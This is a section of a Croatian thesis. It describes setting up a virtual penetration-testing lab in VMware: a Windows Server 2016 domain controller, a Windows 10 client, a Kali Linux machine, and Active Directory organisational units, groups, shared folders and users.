Laboratorijsko okruženje koje želimo stvoriti kako bi proveli penetracijsko testiranje će biti razvijeno pretežito u virtualnom okruženju, softver za virtualizaciju koji ćemo koristiti je VMware Workstation Player 17. Cilj je stvoriti virtualno okruženje u kojem ćemo moći simulirati stvarno radno okruženje neke manje organizacije, dakle plan je podići virtualni stroj sa Windows Server 2016 operacijskim sustavom te par strojeva sa Windows 10 operacijskim sustavom koji će imitirati klijentska računala neke organizacije. Unutar iste pod mreže u kojima će se nalaziti server i klijentska računala, nalaziti će se i virtualni stroj sa Kali Linux operativnim sustavom koji će nam služiti kao računalo kojim se provodi penetracijsko testiranje.

5.1.1. Fizički stroj – Server01

Za virtualizaciju nam je potreban i jedan fizički stroj koji pruža resurse onim virtualnima, u ovome slučaju je to računalo pod imenom Server01. Specifikacija računala je iduća:

Ime	Operacijski sustav	Procesor	RAM	Pohrana	IP adresa
Server01	Windows 10 Pro	AMD Ryzen 5 5500	16GB	1.2TB	192.168.8.108


Tablica 2. Specifikacija fizičkog računala na kojem će se virtualizirati laboratorijsko okruženje

Na ovo računalo smo instalirali softver VMware Workstation Player 17 te krenuli sa kreiranjem virtualnih strojeva.

5.1.2. Windows Server 2016

Preuzeli smo .iso datoteku Windows Server 2016 Standard operacijskog sustava sa Microsoftove mrežne stranice za evaluaciju softvera, stranica se može pronaći na slijedećoj poveznici: <https://www.microsoft.com/en-us/evalcenter>. Kreirali smo novi stroj predviđen za Windows Server 2016 unutar VMware virtualizacijskog softvera, prilikom konfiguriranja mreže smo odabrali bridge opciju te ćemo dobiti 192.168.8.0/24 podmrežu, prilikom instalacije operacijskog sustava smo odabrali Standard Desktop Experience. Koraci koje smo potom napravili su idući:

1. Podesili statičku IP adresu Windows servera na 192.168.8.100
2. Preimenovali server u WIN-SERVER2016
3. Instalirali Active Directory Domain Services
4. Kreirali domenu diplomski.local
5. Promovirali server u ulogu Domain Controllera
6. Instalirali ostali potreban serverski softver za kreiranje okruženja – DHCP server, DNS server, File Server, IIS Web Server




Slika 10. Pregled sučelja virtualnog servera WIN-SERVER2016

5.1.3. Windows 10 klijentsko računalo

Nakon podešavanja server smo krenuli na podešavanje klijentskih računala laboratorijskog okruženja. Preuzeli smo .iso datoteku Windows 10 operacijskog sustava sa Microsoftove mrežne stranice za evaluaciju softvera. Kreirali smo novi stroj predviđen za Windows 10 operacijski sustav unutar VMware virtualizacijskog softvera, također smo prilikom konfiguriranja mreže odabrali bridge opciju kako bi dobili traženu podmrežu. Koraci koje smo poduzeli nakon instalacije operacijskog sustava su idući:

1. Podesili statičnu IP adresu na 192.168.8.200
2. Preimenovali stroj u Racunalo1
3. Pridružili računalo domeni diplomski.local koristeći vjerodajnice domenskog administratora i resetirali računalo




Slika 11. Pregled osnovnih informacija virtualnog stroja Racunalo1

5.1.4. Kali Linux stroj

Preuzeli smo .iso datoteku Kali Linux operativnog sustava sa Kali Linux mrežne stranice, Kali Linux je operacijski sustav otvorenog koda te ga je moguće preuzeti sa iduće poveznice:

<https://www.kali.org/get-kali/#kali-installer-images>. Kreirali smo novi stroj predviđen za Kali Linux operacijski sustav unutar VMware virtualizacijskog softvera, također smo prilikom konfiguriranja mreže odabrali bridge opciju kako bi dobili traženu podmrežu. Prilikom instalacije operacijskog sustava smo imenovali uređaj Kali te kreirali root usera lovro, nakon instalacije smo podesili statičku IP adresu na 192.168.8.101.

1. Podesili statičku IP adresu na 192.168.8.101



```
(lovro@kali)-[~]
$ sudo su
[sudo] password for lovro:
(root@kali)-[/home/lovro]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.8.101  netmask 255.255.255.0  broadcast 192.168.8.255
    inet6 fe80::5025:216:cb46:3ec3  prefixlen 64  scopeid 0x20<link>
    inet6 fd62:e47e:2e56:8100:4c34:9b16:c8e3:f6a3  prefixlen 64  scopeid 0x0<global>
    inet6 fd62:e47e:2e56:8100:6530:b546:9345:a257  prefixlen 64  scopeid 0x0<global>
    ether 08:00:27:22:03:93  txqueuelen 1000  (Ethernet)
    RX packets 1453  bytes 257006 (250.9 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 3158  bytes 3026516 (2.8 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 61  bytes 6992 (6.8 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 61  bytes 6992 (6.8 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Slika 12. IP adresa Kali Linux virtualnog stroja


5.1.5. Kreiranje Windows okruženja

Nakon što smo završili sa podizanjem i konfiguracijom svih strojeva, krenuli smo sa kreiranjem samog Windows okruženja. Kao što smo prethodno naveli, računalo Racunalo1 smo pridodali u domenu diplomski.local, idući korak je kreirati korisnike unutar domene. Najprije smo unutar domene diplomski.local kreirali novu organizacijsku jedinicu ZG koja određuje lokaciju organizacijske jedinice. Nakon toga smo unutar organizacijske jedinice kreirali tri ugniježdene organizacijske jedinice po odjelima, jedinice su iduće:

1. Tehnicki odjel
2. Leasing odjel
3. Marketinski odjel




Slika 13. Kreirana organizacijska jedinica ZG



Slika 14. Kreirane organizacijske jedinice po odjelima

Jednako kao i organizacijske jedinice, kreirali smo i sigurnosne grupe po odjelima, grupe su iduće:

1. TehnickiRWMod
2. LeasingRWMod
3. MarketingRWMod




Slika 15. Kreiranje sigurnosnih grupa

Zatim smo na serveru na putanji C:\ kreirali mapu zvanu Dijeljeni, unutar koje smo kreirali tri podmape, podmape su iduće:

1. Tehnicki (C:\Dijeljeni\Tehnicki)
2. Marketing (C:\Dijeljeni\Marketing)
3. Leasing (C:\Dijeljeni\Marketing)


Na svim mapama smo omogućili dijeljenje te unutar sigurnosnih postavki pridodali odgovarajuću sigurnosnu grupu svakoj mapi.



Slika 16. Kreiranje dijeljenih mapa


Zatim smo unutar domene `diplomski.local` kreirali iduće korisnike te ih smjestili u odgovarajuće organizacijske jedinice i sigurnosne grupe:

1. Pero Peric (TehnickiRWMod)
2. Marko Markic (LeasingRWMod)
3. Ana Anic (MarketingRWMod)
4. Iva Ivic (MarketingRWMod)

